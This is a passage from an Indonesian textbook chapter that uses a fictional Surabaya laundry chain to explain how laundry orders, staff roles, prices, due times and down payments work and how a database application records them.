Binatu adalah salah satu usaha kecil yang paling umum di Indonesia, dan seperti kebanyakan usaha kecil, sulit dihitung. Kebanyakan binatu adalah usaha mikro milik keluarga yang tidak pernah terdaftar di asosiasi. Angka yang tersedia menggambarkan bagian usaha yang terorganisasi. Pada Agustus 2025 seorang deputi Kementerian Usaha Mikro, Kecil, dan Menengah menyatakan bahwa Asosiasi Laundry Indonesia (ASLI) memiliki lebih dari 1.800 anggota resmi di 21 DPD aktif, dan bahwa para anggotanya mempekerjakan sekitar 34.000 orang [3]. Pada festival asosiasi itu di Jakarta pada bulan yang sama, salah seorang pengurusnya memperkirakan bahwa bagian masyarakat yang memakai jasa binatu telah tumbuh dari sekitar 20 persen menjadi hampir 60 persen [4]. Keduanya adalah pernyataan industri tentang dirinya sendiri, bukan sensus, dan buku ini mengutipnya sebagai demikian; apa yang digambarkannya, yaitu usaha yang terdiri atas ribuan gerai kecil yang melayani bagian rumah tangga kota yang tumbuh cepat, dapat dilihat siapa saja di jalan.

Tiga kekuatan mendorong pertumbuhan itu, dan ketiganya tampak dalam data contoh.


- **Kota dan rumah kos.** Mahasiswa dan pekerja muda yang tinggal di kamar sewaan tidak memiliki mesin cuci dan tempat menjemur. Gerai Keputih, dekat kampus, hidup dari mereka, dan menjadi sepi ketika mereka pulang kampung pada libur semester.
- **Rumah tangga dengan dua pencari nafkah.** Keluarga yang kedua orang tuanya bekerja menyerahkan cuciannya ke binatu, terutama barang yang berat: *bed cover*, selimut, gorden.

- **Cuaca.** Musim hujan di Surabaya berlangsung kira-kira dari November sampai Maret. Pakaian tidak kering di jemuran, dan orang membawanya ke binatu yang punya mesin pengering. Data contoh menaikkan jumlah pesanan hingga seperempat pada bulan-bulan terbasah.

1.3.3 Musim-musim sebuah binatu

Musim terbesar bukanlah cuaca melainkan **Lebaran**, perayaan di akhir bulan puasa Ramadan, ketika jutaan orang Indonesia mudik ke kampung halaman. Dalam minggu-minggu menjelangnya, semua orang ingin pakaian, baju terbaik, dan perlengkapan tidur tamunya bersih; binatu lebih ramai daripada kapan pun. Lalu, selama beberapa hari, semuanya tutup, karyawan pun mudik, dan kira-kira seminggu sesudahnya keluarga yang kembali membawa pulang cucian dari perjalanan. Pada 2026 Idulfitri jatuh pada 20 dan 21 Maret, dan Hari Suci Nyepi jatuh tepat sebelumnya, sehingga ketiga gerai Profitina tutup dari 19 sampai 22 Maret.


Gambar 1.1 memperlihatkan seluruh tahun contoh minggu demi minggu, satu warna untuk setiap gerai. Tampak musim hujan mengangkat batang-batang grafik sejak November, keramaian Lebaran mencapai minggu tertinggi tahun itu pada pertengahan Maret, celah kosong selama tutup, dan gerai Wiyung yang baru muncul pada Januari lalu tumbuh. Tampak pula bahwa gerai Keputih (hijau toska) menyusut pada Juli dan Agustus, ketika para mahasiswa sedang pulang.



Gambar 1.1 Jumlah nota per minggu di tiga gerai, Oktober 2025 sampai September 2026, dari basis data contoh. Pita berarsir adalah musim hujan; pita merah adalah masa tutup Lebaran 19 sampai 22 Maret 2026.

1.4 Dari Timbangan ke Tangan Pelanggan

Sekarang kita mengikuti satu pesanan melewati binatu, langkah demi langkah. **Gambar 1.2** memperlihatkan seluruh perjalanannya dalam satu halaman, dan sisa subbab ini menjelaskan setiap kotaknya. Tiga pita berwarna adalah tiga *status* yang dapat dimiliki pesanan dalam basis data: `queued` (binatu sedang memegang dan mengerjakannya), `finished` (sudah bersih dan menunggu di rak), dan `departed` (sudah meninggalkan binatu). Kata-kata itu berasal dari rancangan asli basis data tahun 2020, dan dipertahankan karena semua jalur aplikasi memakainya.



Gambar 1.2 Perjalanan satu pesanan di binatu. Langkah 1 sampai 7 terjadi selama pesanan berstatus `queued`; pesanan menjadi `finished` ketika siap di rak dan `departed` ketika diserahkan atau diantar. Uang dapat diterima saat penerimaan dan saat penyerahan; pembatalan hanya mungkin selama pesanan masih `queued` dan belum ada pembayaran.

1.4.1 Penerimaan: menimbang dan menghitung

Pelanggan meletakkan kantong di atas konter. Pertanyaan pertama kasir selalu sama: *layanan apa, dan apakah pelanggan baru?* Pelanggan tetap dicari berdasarkan nama atau nomor telepon; pelanggan baru memberikan nama, nomor telepon, dan alamat, lalu menjadi pelanggan dengan kode seperti `C0257`.

Untuk layanan per kilogram kasir menimbang cucian. Timbangan menunjukkan, misalnya, 4,3 kilogram. Binatu membulatkannya **ke atas** ke kilogram bulat berikutnya, sehingga pelanggan membayar 5 kilogram. Aturan ini ditulis dalam kebutuhan aplikasi sebagai aturan bisnis BR-2 [1], dan dalam matematika disebut *ceiling* (pembulatan ke atas) dari berat, ditulis dengan kurung ⌈ ⌉:

$$unit = \lceil weight \rceil \tag{1.1}$$

Persamaan (1.1) berarti: ambil bilangan bulat terkecil yang tidak kurang dari berat. Jadi $\lceil 4.3 \rceil = 5$, $\lceil 5.0 \rceil = 5$, dan $\lceil 5.01 \rceil = 6$. Pembulatan ke atas bukan ketamakan; begitulah semua binatu di kota menagih, itulah yang diharapkan pelanggan, dan itu mencegah perdebatan soal gram pada timbangan yang ketelitiannya memang hanya sepersepuluh kilogram. Untuk layanan per potong tidak ada yang dibulatkan: dua kemeja tetap dua, sepasang sepatu tetap sepasang.

> **CONTOH.** Seorang pelanggan membawa 2,4 kg untuk cuci kilat. Kasir menghitung $\lceil 2.4 \rceil = 3$ dan mencatat 3 unit. Pelanggan lain membawa kantong yang beratnya tepat 6,0 kg untuk cuci-lipat biasa: $\lceil 6.0 \rceil = 6$, jadi 6 unit. Pelanggan ketiga membawa satu *bed cover* dan dua selimut: ini dua layanan berbeda, sehingga menjadi dua pesanan, satu dengan 1 unit dan satu dengan 2.

Hal terakhir itu adalah aturan binatu ini yang patut digarisbawahi: **satu pesanan, satu layanan.** Pelanggan yang membawa jas untuk *dry cleaning* dan sekantong pakaian untuk cuci-lipat menerima dua nota, karena keduanya selesai pada hari berbeda, dikerjakan orang berbeda, dan mungkin diambil terpisah. Basis data mengikuti konter: satu baris dalam tabel `Bill` adalah satu pesanan untuk satu layanan.

Sambil pelanggan menunggu, kasir yang baik melakukan satu hal lagi: memeriksa saku. Uang logam, struk belanja, lipstik, dan terutama pulpen merusak di dalam mesin cuci, dan pulpen yang pecah di tengah cucian kemeja putih adalah awal sebuah keluhan (Subbab 1.8). Hal yang perlu diperingatkan, seperti kancing lepas, noda lama, atau warna yang mungkin luntur, ditunjukkan kepada pelanggan dan dicatat di nota sebelum apa pun dicuci.

1.4.2 Nota dan label

Berikutnya kasir menulis nota pesanan: nomor nota, tanggal dan jam, pelanggan, layanan, unit, harga, tanggal janji, dan uang yang sudah dibayar. Nomor nota itulah pengikat semuanya. Nomor itu ditulis pada **label** yang dipasang di kantong, dan itulah yang ditunjukkan atau disebutkan pelanggan untuk mengambil cuciannya.

Dalam aplikasi, nomor nota adalah kode tagihan, dari `B0001` untuk pesanan pertama tahun contoh sampai `B2953` untuk yang terakhir, dan notanya sendiri menjadi struk yang dapat dicetak. Dua hal kecil tentang penomoran ini perlu diperhatikan sekarang, karena muncul lagi di Bab 6. Pertama, nomor tidak pernah dipakai ulang: jika pesanan `B1368` dibatalkan, pesanan berikutnya tetap `B1369`, sehingga setiap nota yang pernah dicetak menunjuk tepat satu pesanan. Kedua, kodenya lima karakter karena rancangan aslinya demikian; lima karakter cukup untuk 9.999 pesanan, yang dengan laju binatu ini setara kira-kira tiga tahun usaha. Dokumen kebutuhan mencatat bahwa pemilik harus memutuskan kode yang lebih panjang sebelum itu terjadi (BR-14) [1].

1.4.3 Rak

Kantong itu kini butuh tempat menunggu. Binatu yang tidak dapat menemukan sebuah kantong telah kehilangannya, sebersih apa pun pakaian di dalamnya. Profitina Laundry, seperti banyak binatu, menomori raknya: setiap gerai memiliki tiga rak, A, B, dan C, masing-masing dua puluh tempat, `A01` sampai `A20`, `B01` sampai `B20`, dan `C01` sampai `C20`, enam puluh tempat seluruhnya. Kasir menulis tempatnya di nota dan di sistem, dan aturannya sederhana: **satu tempat untuk satu pesanan terbuka**. Pesanan disebut *terbuka* sejak diterima sampai meninggalkan binatu, baik masih dicuci maupun sudah selesai (BR-8) [1].

Rak adalah contoh rincian yang dihilangkan studi kasus karangan tetapi tidak dapat ditinggalkan binatu sungguhan. Ketika pelanggan kembali, kasir membaca tempat rak dari nota atau layar dan langsung menuju ke sana. Ketika binatu penuh, rak memberi tahu pemilik seberapa penuh: 26 dari 60 tempat terpakai berarti masih lapang; 58 dari 60 berarti sore ramai berikutnya akan menjadi masalah.

1.4.4 Mencuci, mengeringkan, menyetrika, melipat, dan mengemas

Di belakang konter, **tukang cuci** mengambil alih. Setiap pagi mereka melihat apa yang menunggu, yang paling lama dan paling mendesak lebih dulu, lalu mengatur mesin. Cucian putih tidak dimasukkan bersama celana jin gelap; gaun sutra sama sekali tidak masuk mesin; *bed cover* dan selimut berukuran besar dan masuk mesin besar, satu atau dua sekaligus.

- **Mencuci**: setiap pesanan dipilah dan dicuci, biasanya satu pesanan pelanggan per muatan mesin agar pakaian tidak tercampur. Deterjen, pelembut, suhu air, dan siklusnya bergantung pada bahan dan permintaan pelanggan.
- **Mengeringkan** dilakukan dengan mesin pengering gas atau listrik, atau dijemur bila cuaca mengizinkan. Pada musim hujan mesin pengering bekerja sepanjang hari, dan ketika satu mesin rusak, seluruh gerai melambat. Data contoh memuat minggu seperti itu: mesin pengering di Keputih rusak pada minggu terakhir September 2026, dan setiap pesanan nonkilat yang

diterima di sana dari tanggal 25 sampai 30 selesai dua hari lebih lama. Pada malam 30 September, enam pesanan di Keputih terlambat.

- **Menyetrika** adalah bagian dari cuci-kering-lipat untuk kemeja dan celana, dan juga layanan tersendiri, `S0003`, bagi pelanggan yang mencuci di rumah dan hanya ingin disetrikakan.
- **Melipat dan mengemas** menyelesaikan pesanan: pakaian dilipat, dimasukkan ke kantong plastik, labelnya dipasang kembali, dan kantong diletakkan di tempat raknya.

Dry cleaning berbeda: memakai pelarut, bukan air, memerlukan mesin dan keahlian khusus, dan lebih lama. Banyak binatu kecil, dan dalam kisah ini gerai-gerai Profitina juga, menanganinya bagi pelanggan sebagai layanan dengan waktu janji lebih panjang; itulah sebabnya *dry cleaning* di Profitina Laundry dijanjikan dalam 96 jam, bukan 48.

1.4.5 Siap diambil

Ketika tukang cuci mengembalikan kantong yang sudah selesai ke tempatnya, pesanan menjadi `finished`, dan sistem mencatat waktu serta nama tukang cucinya. Pada saat itulah binatu yang baik memberi tahu pelanggan. Di kebanyakan binatu Indonesia artinya pesan singkat ke telepon pelanggan; aplikasi dalam buku ini menampilkan nomornya kepada kasir, dan kasirlah yang mengirim pesan, karena pengiriman pesan otomatis sengaja berada di luar cakupannya [1].

Pelanggan juga dapat memeriksa sendiri. Aplikasi memiliki halaman publik tempat siapa saja yang mengetahui kode tagihan dan nomor telepon yang didaftarkan dapat melihat apakah pesanan sudah siap, berapa yang masih harus dibayar, dan gerai mana yang memegangnya. Halaman itu tidak pernah menampilkan nama atau alamat pelanggan, dengan alasan yang dijelaskan di Subbab 1.9.

1.4.6 Pengambilan, pembayaran, dan penyerahan

Ketika pelanggan kembali, kasir mencari pesanan berdasarkan kodenya, mengambil kantong dari tempat raknya, dan menagih sisa yang masih terutang. Hanya ketika sisa tagihan nol cucian diserahkan; pesanan menjadi `departed`, tempat raknya kosong kembali, dan nama kasir serta waktunya masuk ke riwayat.

Ada satu pengecualian, dan itu soal kepercayaan, bukan perangkat lunak. Pelanggan tetap yang lupa membawa dompet mungkin diizinkan membawa cuciannya dan membayar besok lewat transfer. Binatu boleh mengiyakan; sistem lalu mewajibkan kasir menyatakannya secara tegas, dengan mencentang “pelanggan membayar nanti”, dan pesanan itu muncul dalam daftar piutang binatu sampai dilunasi. Aplikasi memberi saran dan gambaran; keputusannya tetap di tangan manusia [1].

1.4.7 Antar-jemput

Banyak binatu menjemput dan mengantar cucian dengan biaya kecil atau gratis di atas pesanan minimum, biasanya dengan sepeda motor. Bagi data, tidak banyak bedanya apakah pelanggan datang sendiri atau kurir mengantar kantong ke rumahnya: cucian diserahkan, sisa tagihan dilunasi, dan pesanan menjadi `departed`. Aplikasi Profitina Laundry tidak menyusun rute antar atau membayar kurir; jika suatu hari binatu membutuhkannya, itu modul baru, bukan perubahan pada pesanannya. Karena itulah **Gambar 1.2** menampilkan pengantaran sebagai jalan keluar kedua dari binatu.

1.4.8 Deposit: membayar sebelum datang

Sebagian pelanggan tetap lebih suka membayar di muka: mereka menitipkan, misalnya, Rp200.000, dan setiap pesanan berikutnya dibayar dari saldo itu sampai habis. Bagi pelanggan, ia tidak perlu membawa uang tunai; bagi binatu, uang masuk lebih awal dan pelanggan tetap setia. Aplikasi mencatat saldo itu di kolom `credit` milik pelanggan, dan pembayaran "dari deposit" menguranginya. Pada akhir tahun contoh 24 pelanggan memiliki saldo, seluruhnya Rp4.233.000, dengan saldo terbesar Rp385.000.

Deposit adalah uang yang *terutang* oleh binatu kepada pelanggan sampai cuciannya dikerjakan, dan perlu diperlakukan dengan cermat. Dokumen kebutuhan mengakui satu keterbatasan secara jujur: basis data 2026 tidak memiliki tabel pengisian ulang, sehingga saat deposit diisi ulang tidak tercatat, hanya saldo yang tersisa (BR-15) [1]. Bab 6 membahas bagaimana rupa tabel pengisian ulang yang layak.

1.4.9 Ketika pelanggan tidak pernah kembali

Sebagian kantong tidak pernah diambil. Seorang mahasiswa pindah kota, seorang pelanggan lupa, sekantong baju kerja lama memang tidak sepadan dengan ongkos perjalanannya. Binatu tidak bisa membuangnya keesokan pagi, dan tidak bisa pula menyimpannya selamanya. Profitina Laundry mengikuti kebiasaan umum: setelah 30 hari supervisor menelepon pelanggan; pengumuman di konter menyatakan bahwa cucian yang tidak diambil setelah 90 hari bukan lagi tanggung jawab binatu; dan sistem tidak pernah menghapus apa pun, hanya mendaftar kantong-kantong itu (BR-9) [1]. Pada akhir tahun contoh, 23 pesanan yang sudah selesai telah menunggu lebih dari 30 hari.


1.5 Tiga Gerai dan Empat Belas Orang

1.5.1 Jenis pekerjaan

Binatu sebesar ini memiliki empat jenis pekerjaan, dan aplikasi memberi masing-masing sebuah *peran* yang menentukan apa yang boleh dilakukan orang itu di layar.

- **Pemilik** menetapkan harga, membuka dan menutup gerai, melihat uang dan laporan setiap gerai, dan memegang keputusan akhir atas hal yang tidak biasa. Di Profitina Laundry, pemiliknya, Hendra Wijaya, juga mengawasi sendiri gerai pertama.
- **Supervisor** memimpin satu gerai: merencanakan hari, menangani masalah, membatalkan pesanan bila perlu, mencatat keluhan, dan membaca laporan gerainya. Supervisor juga pekerja biasa: Siti Nurhaliza Rahman, supervisor di Keputih, bekerja di bagian cuci, sedangkan Bambang Sutrisno di Wiyung bekerja di konter.
- **Kasir** bekerja di konter: menerima pesanan, menimbang, menulis nota, menerima uang, dan menyerahkan cucian. Basis data menyebut bagian ini `transaction`.
- **Tukang cuci** mengolah cucian: mencuci, mengeringkan, menyetrika, melipat, dan menandai pesanan sebagai selesai. Basis data menyebut bagian ini `wash`. Tukang cuci tidak pernah menerima uang.

Gambar 1.3 memperlihatkan empat belas orang dalam data contoh, dikelompokkan per gerai, dengan anak panah dari setiap atasan ke orang-orang yang melapor kepadanya.



Gambar 1.3 Empat belas karyawan Profitina Laundry per gerai. Pemilik (biru tua) mengawasi karyawan Rungkut dan kedua supervisor gerai (kuning tua); kasir berwarna hijau toska dan tukang cuci abu-abu. Setiap anak panah adalah satu nilai kolom `spv_id`.

1.5.2 Peran yang ditentukan oleh data

Perhatikan kembali **Gambar 1.3**: peran siapa pun tidak ditulis sebagai kata di mana pun. Basis data hanya menyimpan dua fakta tentang pekerjaan setiap karyawan: bagiannya (`transaction` atau `wash`) dan atasannya (`spv_id`). Perannya mengikuti dari kedua fakta itu melalui aturan yang diperiksa dengan urutan ini (BR-12) [1]:

1. karyawan tanpa atasan adalah **pemilik**;
2. karyawan yang menjadi atasan orang lain adalah **supervisor**;
3. selain itu, karyawan di bagian `transaction` adalah **kasir**;
4. selain itu, karyawan adalah **tukang cuci**.

Ini bukan kecerdikan demi kecerdikan. Jika peran disimpan terpisah, ia bisa bertentangan dengan faktanya: "supervisor" yang tidak membawahi siapa pun, "tukang cuci" di bagian konter. Menurunkannya dari fakta membuat pertentangan itu mustahil. Artinya pula, ketika Anisa Rahmawati bergabung di konter Rungkut pada 6 April 2026, binatu cukup mencatat bagian dan atasannya, dan ia pun menjadi kasir.

> **FAKTA YANG DISIMPAN SEKALI TIDAK MUNGKIN BERTENTANGAN DENGAN DIRINYA SENDIRI.** Jika suatu fakta dapat dihitung dari fakta lain, rancangan yang cermat menghitungnya alih-alih menyimpannya. Anda akan bertemu gagasan ini lagi sebagai *normalisasi* di Bab 6, dan lagi pada sisa tagihan di bawah, yang juga tidak pernah disimpan.

1.5.3 Sepekan di sebuah gerai

Gerai Profitina buka pukul 07.00 dan tutup pukul 21.00 setiap hari kecuali pada hari tutup yang diumumkan. Data contoh meniru irama yang dikenal baik oleh karyawannya: 45 persen pesanan datang antara pukul 15.00 dan 21.00, ketika orang pulang kerja dan sekolah; 35 persen antara pukul 07.00 dan 10.00, saat orang berangkat; dan jam-jam sepi antara pukul 10.00 dan 15.00 adalah waktu tukang cuci mengejar pekerjaan. Sabtu adalah hari tersibuk dalam sepekan, Minggu kedua, Jumat paling sepi. Karyawan yang mengetahuinya mengatur istirahat dan mesin sesuai irama itu; perangkat lunak yang mengetahuinya dapat menunjukkan kepada pemilik, di Bab 5, kapan tepatnya kasir kedua layak digaji.

1.6 Daftar Harga dan Hitungan Sebuah Tagihan

1.6.1 Dua belas layanan

Tabel 1.2 adalah daftar harga data contoh, yaitu tabel `Service`, beserta jumlah jam yang dijanjikan untuk setiap layanan.

Tabel 1.2 Daftar harga Profitina Laundry (tabel `Service`) dengan waktu janji selesai menurut aturan bisnis BR-7. Satuan setiap harga menjadi bagian deskripsinya; deskripsi ditulis dalam bahasa Inggris karena begitulah isinya di basis data.

Kode	Layanan	Harga (Rp)	Janji selesai
S0001	Wash, dry & fold (per kg)	8.000	48 jam
S0002	Express wash & fold, 1 day (per kg)	12.000	24 jam
S0003	Ironing only (per kg)	6.000	48 jam
S0004	Dry cleaning - shirt/blouse (per item)	20.000	96 jam
S0005	Dry cleaning - suit 2 pieces (per item)	65.000	96 jam
S0006	Dry cleaning - dress/kebaya (per item)	45.000	96 jam
S0007	Dry cleaning - jacket (per item)	40.000	96 jam
S0008	Bed cover, any size (per item)	35.000	72 jam
S0009	Blanket (per item)	25.000	72 jam
S0010	Curtain (per kg)	15.000	120 jam
S0011	Shoes deep clean (per pair)	45.000	96 jam
S0012	Helmet cleaning (per item)	30.000	48 jam

Cuci-kering-lipat adalah jantung usaha ini: 1.368 dari 2.953 pesanan setahun, 46 persen, adalah `S0001`, dan menghasilkan Rp67.632.000 dari Rp144.213.000 yang ditagihkan. Cuci kilat berada di urutan kedua menurut jumlah, dengan 405 pesanan.

1.6.2 Harga sebuah pesanan

Harga sebuah pesanan adalah harga layanannya dikali jumlah unit:

$$payment = price \times unit \tag{1.2}$$

Nama `payment` untuk jumlah yang ditagihkan berasal dari rancangan asli dan dipertahankan demi kecocokan; bacalah sebagai “jumlah di nota”. Persamaan (1.2) membawa dua akibat yang wajib dihormati pengembang.

1. **Server yang menghitungnya, bukan peramban.** Harga yang diketik atau dikirim peramban pelanggan bisa saja diubah di tengah jalan. Aplikasi mengabaikan harga yang diterimanya dan menghitung Persamaan (1.2) sendiri ketika pesanan disimpan (AC-4.1) [1].
2. **Dihitung sekali lalu disimpan.** Jika pemilik menaikkan harga cuci-lipat bulan depan, pesanan yang sudah di rak tetap memakai harga lama. Jumlahnya adalah *snapshot* (potret) yang diambil saat penerimaan. Itulah sebabnya tabel `Bill` menyimpan jumlah itu walaupun pada prinsipnya dapat dihitung ulang: daftar harga berubah, janji kepada pelanggan tidak (BR-1).

> **CONTOH.** Tagihan `B2938`, diterima di Wiyung pada 28 September 2026 pukul 19.52: 4,3 kg untuk cuci-kering-lipat. Menurut Persamaan (1.1), $unit = \lceil 4.3 \rceil = 5$. Menurut Persamaan (1.2), $payment = 8{,}000 \times 5 = 40{,}000$ rupiah. Struk mencetak `5 × Rp 8.000 = Rp 40.000`, dengan titik sebagai pemisah ribuan sebagaimana orang Indonesia menulis uang.

1.6.3 Kilat, dan apa sebenarnya biaya tambahannya

Cuci-lipat kilat dijanjikan selesai dalam satu hari, bukan dua, dan berharga Rp12.000 per kilogram, bukan Rp8.000. Binatu menyebutnya biaya tambahan 50 persen, dan hitungannya membenarkan:

$$12{,}000 = 8{,}000 \times (1 + 0.5) \tag{1.3}$$

Biaya tambahan itu bukan baris terpisah di nota; ia sudah termasuk dalam harga kilat. Untuk muatan 3 kg, harga kilat adalah $12{,}000 \times 3 = 36{,}000$ dan harga biasa $8{,}000 \times 3 = 24{,}000$, sehingga biaya tambahannya $36{,}000 - 24{,}000 = 12{,}000$ rupiah, yaitu 50 persen dari 24.000, seperti dijanjikan Persamaan (1.3). Menjadikan kilat layanan tersendiri, alih-alih tanda pada pesanan biasa, berarti daftar harga saja sudah menjelaskan setiap jumlah, dan laporan dapat menghitung pesanan kilat tanpa kasus khusus.

1.6.4 Waktu janji

Setiap layanan memiliki waktu pengerjaan, jumlah jam yang dijanjikan binatu, yang tercantum di kolom terakhir **Tabel 1.2**. Saat yang dijanjikan adalah waktu kedatangan ditambah jam-jam itu:

$$promised = arrived + h(service) \tag{1.4}$$

Pesanan yang masih `queued` setelah saat janjinya adalah pesanan **terlambat** (BR-7). Untuk tagihan `B2909`, cuci-lipat yang diterima di Keputih pada 26 September 2026 pukul 16.07, Persamaan (1.4) memberikan 28 September pukul 16.07; pada pukul 21.00 tanggal 30 September pesanan itu masih diproses, terlambat sekitar 53 jam, akibat mesin pengering yang rusak. Struk mencetak saat janji itu, sehingga pelanggan tahu apa yang dapat diharapkan, dan layar antrean menandai pesanan terlambat dengan warna merah, sehingga supervisor tahu apa yang harus dikejar.

1.6.5 Uang muka

Banyak pelanggan membayar sebagian harga ketika menyerahkan cucian, yaitu **uang muka** atau DP (*down payment*). Di Profitina Laundry kebiasaannya separuh, dibulatkan ke bawah ke ribuan penuh:

$$DP = 1{,}000 \times \left\lfloor \frac{payment}{2 \times 1{,}000} \right\rfloor \tag{1.5}$$

Kurung $\lfloor\ \rfloor$ adalah *floor* (pembulatan ke bawah), kebalikan dari *ceiling* pada Persamaan (1.1): bilangan bulat terbesar yang tidak lebih dari isinya. Untuk tagihan `B0006`, pesanan kilat 3 kg senilai Rp36.000, Persamaan (1.5) memberikan $1{,}000 \times \lfloor 36{,}000/2{,}000 \rfloor = 1{,}000 \times 18 = 18{,}000$. Pelanggannya membayar Rp18.000 tunai pada pukul 09.09 tanggal 2 Oktober 2025 dan Rp18.000 sisanya pukul 20.11 malam berikutnya, ketika mengambil cuciannya. Untuk pesanan Rp45.000 aturan itu memberikan $1{,}000 \times \lfloor 22.5 \rfloor = 22{,}000$, bukan 22.500, karena kasir tidak ingin menghitung uang logam lima ratusan.

1.6.6 Sisa tagihan

Yang masih terutang oleh pelanggan adalah jumlah yang ditagihkan dikurangi semua yang sudah dibayar:


$$balance = payment - \sum_{p \in \text{payments}} p\,.amount \tag{1.6}$$

